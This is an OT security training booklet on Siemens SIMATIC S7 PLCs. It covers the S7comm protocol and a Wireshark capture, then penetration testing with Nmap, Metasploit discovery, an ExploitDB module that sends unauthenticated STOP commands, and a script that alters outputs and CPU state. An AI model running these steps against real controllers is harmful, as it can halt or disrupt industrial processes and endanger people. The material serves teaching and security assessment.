
Siemens Simatic S7 PLC



Introduction

Protocols

Penetration Testing

FOXGRID
INDUSTRIAL


Marcel Rick-Cen

Table Of Contents

What is a PLC?

A **Programmable Logic Controller (PLC)** is an industrial computer designed to monitor inputs, make decisions based on a programmed logic, and control outputs to automate processes. At its core, a PLC operates on a simple yet powerful principle: **Input – Process – Output**.

- **Input:** The PLC receives signals from various sensors throughout the automated environment.
- **Process:** Based on a pre-defined program, it processes the incoming signals.
- **Output:** The PLC sends control signals to actuators such as motors, relays, or robotic arms.




Consider a simple scenario where a sensor detects the presence of a box:

- Initially, the sensor outputs a logical **FALSE**, indicating no box is present.
- When a box is detected, the signal changes to logical **TRUE**.
- The PLC continuously monitors this input. Upon detecting the change from FALSE to TRUE, it executes the relevant part of the control program.
- As a result, the PLC activates an actuator — in this case, a **conveyor belt motor** — to move the box forward along the production line.

PLCs in a Robotic Pick-and-Place Assembly Line

In more complex manufacturing environments, such as **robotic pick-and-place or assembly lines**, multiple actuators and robotic axes are coordinated with precision:



- **Multi-axis robotic arms** pick up individual components and place them precisely on conveyor belts.
- The PLC **controls** the robot's axis movements with high accuracy to ensure every motion is executed correctly.
- **Conveyor belts** transport components between various stations. The PLC regulates their speed and timing, ensuring seamless handoffs between robotic stations and downstream processing cells.
- The PLC also monitors the **status of downstream stations**, detecting jams or blockages. If a station is full or blocked, it raises an alarm to notify the operator.


Data Integration and Monitoring

Beyond physical control, PLCs enable centralized monitoring. All operations — from robotic movements to conveyor belt status — can be **logged and transmitted** to a central **data tracking system**. This allows plant managers to:

- Monitor **Overall Equipment Efficiency (OEE)**
- Detect bottlenecks
- Analyze operational trends over time

Siemens SIMATIC S7 PLC Series

The **Siemens SIMATIC S7 PLC family** has become an industry standard for **reliability, flexibility, and performance** in industrial automation over the last three decades.



S7-300: The Industry Workhorse

- Introduced in the **late 1990s** as the successor to the SIMATIC S5 series.
- Known for its **modular design** and robust performance.
- Widely used in manufacturing and process industries.
- Supported a variety of **CPU, I/O, communication, and function modules** for easy customization.
- Offered strong **industrial communication** capabilities.

S7-1200: Compact and Cost-Effective

- Introduced as a response to the demand for **smaller and streamlined** automation solutions.
- Ideal for **small to medium-sized applications**.
- Balances performance and affordability.
- When used with the **TIA Portal**, it simplifies programming, diagnostics, and maintenance.
- Suitable for modern low- to mid-complexity automation tasks.

S7-1500: High-Performance Automation

- Designed for **high-end, complex automation tasks**.
- Offers **enhanced processing power**, built-in diagnostics, and optional **integrated safety functions**.
- Features faster **cycle times** and **improved data handling**.
- Used in industries like **automotive**, **robotics**, and **chemical processing**.

S7 Communication Protocol (S7comm)

Siemens SIMATIC S7 controllers use the proprietary **S7 communication protocol**, often referred to as **S7comm**, to exchange data with:

- Engineering workstations
- HMIs (Human-Machine Interfaces)
- Field controllers or other peripherals

Evolution of Communication Mediums


- Originally, S7comm was transmitted via **Profibus** (a serial fieldbus protocol).
- With the adoption of **Industrial Ethernet**, Siemens transitioned to **Profinet**, which uses the same S7comm protocol encapsulated in Ethernet frames.

Integration with Profinet and TCP/IP

Profinet leverages **standard Ethernet hardware and the TCP/IP stack**, enabling:

- Higher data rates
- Easier integration with existing infrastructure

Let's look at the encapsulation process when **S7comm is transmitted over the network** via Profinet:



1. **S7comm Message**

   Contains a **header** (message type, identifiers), **parameters** (commands, addresses, data sizes), and **payload** (actual data).

2. **Encapsulation in COTP (Connection-Oriented Transport Protocol)**

   Manages connection setup, segmentation, and data transfer.

3. **ISO-on-TCP Layer**

   Wraps the COTP packet in an additional header for **session identification** and routing.

4. **TCP/IP Stack**

   The final packet is embedded into a **TCP segment** and transmitted across the industrial Ethernet network.

Using Wireshark to Analyze S7 Communication: A Practical Example

To better understand how **S7 communication** works in a real-world scenario, let's examine a typical **data reading session** using **Wireshark**, a network protocol analyzer.

In this example, an **engineering workstation** continuously pulls data from a **Siemens S7 PLC** by reading a specific **data block**. This technique is commonly used for diagnostics, commissioning, and monitoring via a watch table.

1. TCP Three-Way Handshake

Every communication session begins with the standard **TCP three-way handshake**:

```
0.000000   192.168.1.180   192.168.1.11  TCP       70 1117 → 102 [SYN] Seq=0 Win=65535 Len=0 MSS=14
0.000121   192.168.1.11    192.168.1.1…  TCP       62 102 → 1117 [SYN, ACK] Seq=0 Ack=1 Win=17520 L
0.003664   192.168.1.180   192.168.1.11  TCP       68 1117 → 102 [ACK] Seq=1 Ack=1 Win=65535 Len=0
```

- The engineering workstation (192.168.1.180) initiates the connection.
- The PLC (192.168.1.11) responds to acknowledge it.
- A final acknowledgment is sent, establishing a **reliable and ordered connection** between the two devices.

2. Transport Layer Protocols: TPKT and COTP

Once the TCP connection is established, messages go through several encapsulation steps:

```
> Frame 4: 84 bytes on wire (672 bits), 84 bytes captured (672 bits)
> Ethernet II, Src: VMware_c0:32:f4 (00:0c:29:c0:32:f4), Dst: Netgear_4d
> Internet Protocol Version 4, Src: 192.168.1.180, Dst: 192.168.1.11
> Transmission Control Protocol, Src Port: 1117, Dst Port: 102, Seq: 1,
> TPKT, Version: 3, Length: 22
> ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
```

- **TPKT (ISO Transport Protocol Class 0)** provides basic framing, including **version** and **length** fields for each message.
- The message is then passed to the **COTP (Connection-Oriented Transport Protocol)** layer, which:
    - Sets up **reference numbers** and **session parameters**
    - Ensures **connection-oriented communication**
    - Associates each S7 message with the correct session

These layers are critical for maintaining session integrity over the network.

3. Establishing the S7 Communication Session

After the lower layers are in place, the **S7comm protocol** begins its exchange:

```
S7 Communication
 > Header: (Job)
 v Parameter: (Setup communication)
     Function: Setup communication (0xf0)
     Reserved: 0x00
     Max AmQ (parallel jobs with ack) calling: 4
     Max AmQ (parallel jobs with ack) called: 4
     PDU length: 960
```

- The **engineering workstation** initiates the S7 communication.
- The **PLC responds**, confirming the session parameters.
- This setup ensures that both endpoints are **synchronized** and ready for subsequent data exchange.

4. Reading a Data Block

Following the setup phase:

```
S7 Communication
> Header: (Job)
v Parameter: (Read Var)
    Function: Read Var (0x04)
    Item count: 1
  > Item [1]: (DB 1.DBX 0.0 BYTE 4)
```

- The workstation sends an **S7comm Read command**, which includes:
  - The **function code** indicating a data read
  - The **Data Block (DB) number**
  - The **address offset**
  - The **data length** to be retrieved
- Thanks to Wireshark's built-in **S7comm dissector**, we can inspect the packet's payload:
  - It clearly decodes the command structure
  - Displays fields such as **data length**, **block address**, and **data type**

The PLC responds with a success code and sends the requested data, which is typically displayed in **hexadecimal** and **plain text**. The response does not include the DB address again, as it is implicitly understood from the original request.

5. Continuous Polling and Watch Tables

Looking at the subsequent S7comm packets in the capture:

- We see **repetitive read requests** being sent at regular intervals.
- This pattern indicates that the session is part of a **watch table** operation — a feature in Siemens engineering software where specific data blocks are polled continuously.

This method is frequently used for:

- Commissioning
- System setup
- Live debugging or troubleshooting

Penetration Testing Siemens SIMATIC Controllers via PROFINET

In this section, we explore practical tools and techniques used to assess, audit, and — where permitted — perform penetration testing on **Siemens SIMATIC controllers**. These devices often communicate via **PROFINET** and **S7Comm over TCP (typically port 102)**.

We'll cover tools ranging from reconnaissance and enumeration to more intrusive actions. These include **Nmap**, **Metasploit modules**, and **custom scripts** such as SiemensScan.py.

1. Reconnaissance with Nmap and NSE Scripts

Siemens S7 devices typically communicate on **TCP port 102**, which makes them identifiable using **Nmap's scripting engine (NSE)**.

Locate S7 Scripts:

On Kali Linux, to find available NSE scripts for Siemens, use:

```
find /usr/share/nmap -name "*s7*.nse"
```

This will typically return:

- s7-info.nse
- s7-enumerate.nse

Execute a Scan:

To probe an S7 device:

```
nmap -p 102 --script s7-info <target IP>
```

This uses legitimate **S7Comm requests** to extract:

```
PORT    STATE SERVICE  VERSION
102/tcp open  iso-tsap Siemens S7 PLC
| s7-info:
|   Module: 6ES7 511-1AK02-0AB0
|   Basic Hardware: 6ES7 511-1AK02-0AB0
|   Version: 2.5.0
|   System Name: CentralDevice
|   Module Type: CPU
|   Serial Number: S C-L9CU24732019
|   Plant Identification:
|_  Copyright: Original Siemens Equipment
Service Info: Device: specialized
```

- Basic module type
- Firmware version
- (Sometimes) System name, serial number, etc.

This is a **safe and read-only scan**, ideal for inventory or asset mapping.

2. Enumeration with Metasploit: PROFINET Discovery

The **Metasploit Framework** includes several modules for interacting with Siemens devices, including the **profinet_siemens** module for discovering S7 devices at **Layer 2**.

```
   #  Name
   -  ----
   0  auxiliary/gather/ipcamera_password_disclosure
   1  exploit/windows/smtp/njstar_smtp_bof
   2  exploit/windows/browser/sapgui_saveviewtosessionfile
   3  exploit/windows/scada/factorylink_csservice
flow
   4  exploit/windows/scada/factorylink_vrn_09
   5  auxiliary/scanner/scada/profinet_siemens
   6  auxiliary/dos/scada/siemens_siprotec4
- Denial of Service
   7  exploit/windows/browser/siemens_solid_edge_selistctrlx
```

How it Works:

- Sends a **single multicast discovery packet**
- Targets local Ethernet networks
- Uses Siemens-specific discovery format
- Extracts:
    - MAC and IP addresses
    - Station name
    - Device role/type

> ***Note**: This module **requires physical connection** to the same Ethernet segment as the targets.*

Typical Usage:

```
use auxiliary/scanner/scada/profinet_siemens
set INTERFACE eth0
run
```

The scanner listens for replies and parses device configuration details.

```
msf6 auxiliary(scanner/scada/profinet_siemens) > run

[*] Sending packet out to eth0
[+] Parsing packet from 00:1c:06:01:ab:f8
Type of station: S7-1200
Name of station: plc-01
Vendor and Device Type: Siemens, S7-1200
Device Role: IO-Controller
IP, Subnetmask and Gateway are: 10.0.0.11, 255.255.255.0, 10.0.0.1
```

3. ExploitDB: CPU Command Module

The ExploitDB includes modules targeting **S7Comm vulnerabilities**, such as the **"CPU command module"** (38964.rb), which can send unauthenticated **STOP** and **START** commands.

Locate the Module:

```
searchploit siemens s7 cpu
```

Load and Run in Metasploit:

```
use <path-to>/38964.rb
set RHOSTS <target IP>
set MODE stop
run
```

> ***Note**: This module was developed for **S7-1200** devices. Results on other families (e.g., S7-1500) may vary, and simulated PLCs will **not respond** to such commands.*

This demonstrates that certain older Siemens PLCs **do not enforce authentication** before accepting critical control commands.

```
msf6 auxiliary(hardware/remote/38964) > run

[+] 10.0.0.11:102          - 6ES7 212-1BD30-0XB0  : V2.0
[+] 10.0.0.11:102          - mode select: STOP
[+] 10.0.0.11:102          - PLC———>STOP
[*] 10.0.0.11:102          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

4. SiemensScan.py: Lightweight Pentesting Script


SiemensScan.py is a **Python 3-based script** for interacting with S7 devices. It supports both passive and active modes of operation, and is well-suited for red teaming or audit scenarios.

Start the Script:

```
sudo python3 SiemensScan.py
```

- Performs **local network discovery**
- Sends crafted S7Comm packets
- Identifies active Siemens devices
- Allows manual IP entry if not on the same subnet

Menu Options Mappinig:



Non-Intrusive

[L] List more information

[F] Flash the LED

Moderately Intrusive

[P] Print the outputs

[N] Change Device Name

Highly Intrusive

[P] Alter the outputs

[C] Change CPU State

[1] Configure Network

Notable Functions in SiemensScan.py

- Flash Device LED
  Useful for visually identifying hardware in the field without disrupting operations.
- Print Outputs / Internal Flags
  Displays internal states; useful for diagnostics.
- Change Device Name
  Alters network identity (can cause confusion in engineering tools).
- Alter Outputs / CPU State
  Directly manipulates operational behavior — **DO NOT use in production environments**.
- Change IP Address
  Immediately disrupts communication, disconnecting the PLC from its network.

About FOXGRID Industrial

FOXGRID is a mission-driven OT security initiative founded by Marcel Rick-Cen, a seasoned automation engineer turned offensive cybersecurity expert. With hands-on experience in industrial environments across the globe, FOXGRID delivers high-impact training and consulting services that bridge the gap between operational technology and modern cyber threats.

From factory floor to firmware, we empower professionals to protect what matters — our infrastructure and operations.

Industrial knowledge, engineered for you.

www.foxgrid.net